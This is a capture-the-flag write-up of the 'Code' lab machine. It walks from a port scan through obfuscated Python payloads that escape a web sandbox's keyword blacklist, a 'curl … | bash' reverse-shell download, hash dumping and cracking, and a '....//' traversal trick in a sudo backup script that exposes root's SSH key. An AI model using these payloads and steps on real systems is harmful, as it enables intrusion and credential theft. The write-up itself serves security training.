Code - Easy - Linux
Nmap Scan
The port scan discovered SSH and a web server.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
# Nmap 7.95 scan initiated Mon Mar 24 13:44:51 2025 as: /usr/lib/nmap/nmap -sCV -p- -v -oN portscan.log 10.10.11.62
Nmap scan report for 10.10.11.62
Host is up (0.031s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b5:b9:7c:c4:50:32:95:bc:c2:65:17:df:51:a2:7a:bd (RSA)
|   256 94:b5:25:54:9b:68:af:be:40:e1:1d:a8:6b:85:0d:01 (ECDSA)
|_  256 12:8c:dc:97:ad:86:00:b4:88:e2:29:cf:69:b5:65:96 (ED25519)
5000/tcp open  http    Gunicorn 20.0.4
| http-methods:
|_  Supported Methods: GET OPTIONS HEAD
|_http-title: Python Code Editor
|_http-server-header: gunicorn/20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Mar 24 13:45:13 2025 -- 1 IP address (1 host up) scanned in 21.71 seconds
Inspecting Gunicorn - Port 5000
The web application requires users to login to proceed further. There is a registration page that allows users to signup.

Python Sandbox - Web Application

After creating an account and signing it the web application presented a page which allows users to execute python code in a sandbox. After testing several dangerous functions I discovered there was a blacklisted in place which blocks them. I could not find any dangerous functions that were not blocked by the blacklist.
1
Use of restricted keywords is not allowed.
Screenshot of the web application:
Bypass Blacklist - Attempt #1
The provided code is a Python class-based exploit designed to achieve Remote Code Execution (RCE). Let’s break it down step by step.
1. CallableStr Class
1
2
3
4
5
6
class CallableStr(str):
    def __call__(self):
        decoded_ex = (
            chr(101) + chr(120) + chr(101) + chr(99)  # 'exec'
        )
        globals()[decoded_ex](self)  # Executes the string
This class inherits from str, meaning it behaves like a string.
It overloads the call method, allowing instances of CallableStr to be invoked as functions.
When called, it decodes “exec” (using chr()) and executes self using Python’s exec() function.
Essentially, any string stored in an instance of CallableStr will be executed as Python code when the object is called.
- Metaclass (Metaclass with getitem)
1
2
3
class Metaclass(type):
    def __getitem__(cls, key):
        CallableStr(key)()  # Creates a CallableStr object and calls it
This is a metaclass, meaning it controls the behavior of any class that uses it.
The getitem method allows bracket notation (Sub[…]).
When Sub[…] is accessed, it:
Creates a CallableStr instance with the key.
Calls the instance, triggering exec() on the key.
This enables execution of arbitrary code by simply indexing the class with a string.
3. Sub Class and Exploit String
1
2
3
4
5
6
7
class Sub(metaclass=Metaclass):
    rce2 = CallableStr(
        chr(34) + chr(111) + chr(115) + chr(46) + chr(115) + chr(121) + chr(115) + chr(116) + chr(101) + chr(109) +
        chr(40) + chr(39) + chr(112) + chr(105) + chr(110) + chr(103) + chr(32) + chr(45) + chr(99) + chr(32) +
        chr(51) + chr(32) + chr(49) + chr(48) + chr(46) + chr(49) + chr(48) + chr(46) + chr(49) + chr(52) + chr(46) +
        chr(49) + chr(53) + chr(39) + chr(41) + chr(34)
    )
Sub is a class using Metaclass as its metaclass.
rce2 is an instance of CallableStr containing an obfuscated Python command.
The obfuscated string decodes to:
1
"os.system('ping -c 3 10.10.14.15')"
4. Triggering Code Execution
1
Sub[Sub.rce2]
Sub.rce2 contains the os.system(‘ping -c 3 10.10.14.15’) command.
Sub[…] triggers Metaclass.getitem, which:
Converts Sub.rce2 into a CallableStr object.
Calls it (CallableStr.call), which executes the command.
The exec() function runs “os.system(‘ping -c 3 10.10.14.15’)”.
Complete Example:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
class CallableStr(str):
    def __call__(self):
        decoded_ex = (
            chr(101) + chr(120) + chr(101) + chr(99)
        )
        globals()[decoded_ex](self)

class Metaclass(type):
    def __getitem__(cls, key):
        CallableStr(key)()

class Sub(metaclass=Metaclass):
    rce2 = CallableStr(
        chr(34) + chr(111) + chr(115) + chr(46) + chr(115) + chr(121) + chr(115) + chr(116) + chr(101) + chr(109) +
        chr(40) + chr(39) + chr(112) + chr(105) + chr(110) + chr(103) + chr(32) + chr(45) + chr(99) + chr(32) +
        chr(51) + chr(32) + chr(49) + chr(48) + chr(46) + chr(49) + chr(48) + chr(46) + chr(49) + chr(52) + chr(46) +
        chr(49) + chr(53) + chr(39) + chr(41) + chr(34)
    )


Sub[Sub.rce2]
Outcome: After spending some time testing the above code I could not get code execution working as intented. The web application was not executing the command as expected and no pings were recieved.
Bypass Blacklist - Attempt #2
1. Extracting sys Module from globals()
1
2
g = globals()
s = g["".join([chr(x) for x in [115, 121, 115]])]
g = globals() gets a reference to the global namespace.
s = g[“sys”]
chr(115) = ‘s’, chr(121) = ‘y’, chr(115) = ‘s’
This retrieves the sys module using its obfuscated name.
Now, s is equivalent to:
1
s = g["sys"]  # s = sys module
2. Extracting the modules Dictionary
1
m = "".join([chr(x) for x in [109, 111, 100, 117, 108, 101, 115]])
chr(109) = ‘m’, chr(111) = ‘o’, chr(100) = ‘d’, …, chr(115) = ‘s’
This results in “modules”.
Since sys.modules contains all loaded modules:
1
m = "modules"
3. Extracting the system Function Name
1
y = "".join([chr(x) for x in [115, 121, 115, 116, 101, 109]])
chr(115) = ‘s’, chr(121) = ‘y’, …, chr(109) = ‘m’
This results in “system”.
1
y = "system"
4. Finding the os Module in sys.modules
1
o = "".join(chr(x) for x in [ord("n") - 1, ord("p") - 1])
ord(“n”) - 1 = ord(“m”) → ‘m’
ord(“p”) - 1 = ord(“o”) → ‘o’
This results in “mo”.
The next step finds the “os” module:
1
omod = [mod for mod in g[s][m] if mod == o][0]
Iterates over sys.modules and searches for “mo”.
Since “mo” is not “os”, this step does not work as intended.
If changed to “os”, it would locate the os module.
5. Getting os.system and Executing a Command
1
wsys = getattr(g[s][m][omod], y)
g[s] = sys
g[s][m] = sys.modules
g[s][m][omod] = sys.modules[“os”] (if correctly retrieved)
getattr(sys.modules[“os”], “system”) → os.system
1
wsys("curl 10.10.14.15/revshell -o /tmp/revshell")
- Calls os.system(), executing:
1
curl 10.10.14.15/revshell -o /tmp/revshell
This downloads a file named revshell from 10.10.14.15 and saves it in /tmp/.
The next logical step would be executing it (chmod +x /tmp/revshell && /tmp/revshell), likely to establish a reverse shell.
Complete Example:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
g = globals()

s = g["".join([chr(x) for x in [115, 121, 115]])]
m = "".join([chr(x) for x in [109, 111, 100, 117, 108, 101, 115]])
y = "".join([chr(x) for x in [115, 121, 115, 116, 101, 109]])

o = "".join(chr(x) for x in [ord("n") - 1, ord("p") - 1])


omod = [mod for mod in g[s][m] if mod == o][0]
wsys = getattr(g[s][m][omod], y)


wsys("curl 10.10.14.15/revshell -o /tmp/revshell")
Outcome: The outcome was simular to the previous attempt. For some reason the web application would return an object type description and not execute any code. No reponse was recieved on the python web server.
Bypass Blacklist - Attempt #3
1. Getting a Reference to builtins Module
1
bi = ().__class__.__bases__[0].__subclasses__()[84]().load_module('snitliub'[::-1])
() → Creates an empty tuple.
().class → Gets the class of the tuple, which is <class ‘tuple’>.
().class.bases[0] → Gets the base class of tuple, which is <class ‘object’>.
().class.bases[0].subclasses() → Lists all subclasses of object.
Now, the subclasses() method returns a list of all classes in Python’s runtime. The class at index 84 happens to be importlib._bootstrap._ModuleLoader in some Python versions.
.load_module(‘snitliub’[::-1])
‘snitliub’[::-1] reverses “snitliub” to “builtins”.
This loads the builtins module, which contains fundamental Python functions.
At this point:
1
bi = __import__('builtins')  # Equivalent to: import builtins
- Getting import from builtins
1
2
imp_str = ('__tropmi__'[::-1])
imp_func = getattr(bi, imp_str)
(‘tropmi’[::-1]) reverses “tropmi” to “import”.
getattr(bi, imp_str) retrieves builtins.import, which is Python’s built-in import function.
Now:
1
imp_func = __import__  # Equivalent to the built-in __import__ function
3. Importing the os Module
1
so = imp_func('so'[::-1])
(‘so’[::-1]) reverses “so” to “os”.
imp_func(“os”) is equivalent to:
1
so = __import__("os")
- This imports the os module.
Now:
1
so = os  # `so` is now the `os` module
4. Getting os.system and Executing a Command
1
2
sys_str = ('metsys'[::-1])
sys_func = getattr(so, sys_str)
(‘metsys’[::-1]) reverses “metsys” to “system”.
getattr(so, sys_str) is equivalent to:
1
sys_func = os.system
Executing the Malicious Command
1
sys_func('curl 10.10.14.15/revshell | bash')
- Equivalent to:
1
os.system('curl 10.10.14.15/revshell | bash')
Complete Example:
1
2
3
4
5
6
7
bi=().__class__.__bases__[0].__subclasses__()[84]().load_module('snitliub'[::-1])
imp_str = ('__tropmi__'[::-1])
imp_func = getattr(bi, imp_str)
so = imp_func('so'[::-1])
sys_str = ('metsys'[::-1])
sys_func = getattr(so, sys_str)
sys_func('curl 10.10.14.15/revshell | bash')
Outcome: This attempt was successful and code execution was obtained. The target responded back to the python web server and requested the reverse shell.
Foothold Obtained (app-production)
Reverse shell obtained as the app-production user.
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/hackthebox/code]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.11.62] 46596
bash: cannot set terminal process group (26871): Inappropriate ioctl for device
bash: no job control in this shell
app-production@code:~/app$
Dumping SQLite3 Database
The users home directory contained a SQLite database. After inspecting the database further it contained a few usernames and hashes.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
app-production@code:~/app/instance$ ls
ls
database.db
app-production@code:~/app/instance$ sqlite3 database.db
sqlite3 database.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
.tables
code  user
sqlite> select * from user;
select * from user;
1|development|759b74ce43947f5f4c91aeddc3e5bad3
2|martin|3de6f30c4a09c27fc71932bfc68474be
Logging in via SSH (martin)
It was possible to crack the hashes and the password was valid for the martin user. SSH access has now been obtained. The martin user had sudo privileges to execute a bash script /usr/bin/backy.sh.
1
2
3
4
5
6
7
martin@code:~$ sudo -l
Matching Defaults entries for martin on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User martin may run the following commands on localhost:
    (ALL : ALL) NOPASSWD: /usr/bin/backy.sh
Inspecting Bash Script
The bash script is being used to sanitize user input before passing the instructions to a program called backy. backy will read its instructions from a JSON file and archive the provided directories. Since the script can be executed using sudo it should be possible to trick the system into backing up the root directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
#!/bin/bash

if [[ $# -ne 1 ]]; then
    /usr/bin/echo "Usage: $0 <task.json>"
    exit 1
fi

json_file="$1"

if [[ ! -f "$json_file" ]]; then
    /usr/bin/echo "Error: File '$json_file' not found."
    exit 1
fi

allowed_paths=("/var/" "/home/")

updated_json=$(/usr/bin/jq '.directories_to_archive |= map(gsub("\\.\\./"; ""))' "$json_file")

/usr/bin/echo "$updated_json" > "$json_file"

directories_to_archive=$(/usr/bin/echo "$updated_json" | /usr/bin/jq -r '.directories_to_archive[]')

is_allowed_path() {
    local path="$1"
    for allowed_path in "${allowed_paths[@]}"; do
        if [[ "$path" == $allowed_path* ]]; then
            return 0
        fi
    done
    return 1
}

for dir in $directories_to_archive; do
    if ! is_allowed_path "$dir"; then
        /usr/bin/echo "Error: $dir is not allowed. Only directories under /var/ and /home/ are allowed."
        exit 1
    fi
done

/usr/bin/backy "$json_file"
Inspecting JSON File
Below is a copy of the default JSON file which backy reads from. There are a couple of parts of interest. The user gets to specify the destination and directories to archive. Simply changing these values to the root directory will not work because it must start with either /var or /home. There is also a filter in place which is meant to prevent directory travsersal.
1
2
3
4
5
6
7
8
9
10
11
12
13
martin@code:~$ cat backups/task.json
{
	"destination": "/home/martin/backups/",
	"multiprocessing": true,
	"verbose_log": false,
	"directories_to_archive": [
		"/home/app-production/app"
	],

	"exclude": [
		".*"
	]
}
Priv Escalation via Directory Traversal
The filter to prevent directory travsersal is not very secure since it removes a static string of ../. This filter is simple to bypass by doubling the amount of periods and slashes. Below is an example:
1
2
3
4
5
6
7
8
{
  "destination": "/home/martin/backups/",
  "multiprocessing": true,
  "verbose_log": false,
  "directories_to_archive": [
    "/home/app-production/app/....//....//....//....//....//....//....//root"
  ]
}
Executing Script (Directory Traversal JSON)
The output after pointing the script to the JSON configuration which contains the directory traversal. The script has removed one set of the periods and slashes which has left behind an intact set. The script should now backup /../../../../../../../root.
1
2
3
4
5
6
7
martin@code:~$ sudo /usr/bin/backy.sh solution.json
2025/03/27 21:07:15 🍀 backy 1.2
2025/03/27 21:07:15 📋 Working with solution.json ...
2025/03/27 21:07:15 💤 Nothing to sync
2025/03/27 21:07:15 📤 Archiving: [/home/app-production/app/../../../../../../../root]
2025/03/27 21:07:15 📥 To: /home/martin/backups ...
2025/03/27 21:07:15 📦
Checking Result
The below snippet shows the results of the attempt. It was successful as you can see below. The archive was extracted and it contained the contents of the /root directory. The root directory includes a private key and the root flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
martin@code:~/backups$ cp code_home_app-production_app_.._.._.._.._.._.._.._root_2025_March.tar.bz2 /dev/shm
martin@code:~/backups$ cd /dev/shm
martin@code:/dev/shm$ ls
code_home_app-production_app_.._.._.._.._.._.._.._root_2025_March.tar.bz2
martin@code:/dev/shm$ tar -xvjf code_home_app-production_app_.._.._.._.._.._.._.._root_2025_March.tar.bz2
root/
root/.local/
root/.local/share/
root/.local/share/nano/
root/.local/share/nano/search_history
root/.sqlite_history
root/.profile
root/scripts/
root/scripts/cleanup.sh
root/scripts/backups/
root/scripts/backups/task.json
root/scripts/backups/code_home_app-production_app_2024_August.tar.bz2
root/scripts/database.db
root/scripts/cleanup2.sh
root/.python_history
root/root.txt
root/.cache/
root/.cache/motd.legal-displayed
root/.ssh/
root/.ssh/id_rsa
root/.ssh/authorized_keys
root/.bash_history
root/.bashrc
Snippet showing the private key and root flag below.
1
2
3
4
5
6
7
8
9
10
martin@code:/dev/shm$ cat root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
*****************************SNIPPED**********************************
j6PbYp7f9qvasJPc6T8PGwtybdk0LdluZwAC4x2jn8wjcjb5r8LYOgtYI5KxuzsEY2EyLh
hdENGN+hVCh//jFwAAAAlyb290QGNvZGU=
-----END OPENSSH PRIVATE KEY-----

martin@code:/dev/shm$ cat root/root.txt
4c2f0ad969c2ab9487a5cda247f79af0
Root Shell Obtained
It was then possible to get a root shell using the private key. Root shell obtained. Root flag captured.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
┌──(kali㉿kali)-[~/hackthebox/code]
└─$ ssh -i root.key root@10.10.11.62
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-208-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu 27 Mar 2025 09:12:49 PM UTC

  System load:           0.06
  Usage of /:            54.7% of 5.33GB
  Memory usage:          20%
  Swap usage:            0%
  Processes:             254
  Users logged in:       2
  IPv4 address for eth0: 10.10.11.62
  IPv6 address for eth0: dead:beef::250:56ff:fe94:5b9a


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Thu Mar 27 21:12:49 2025 from 10.10.14.15
root@code:~#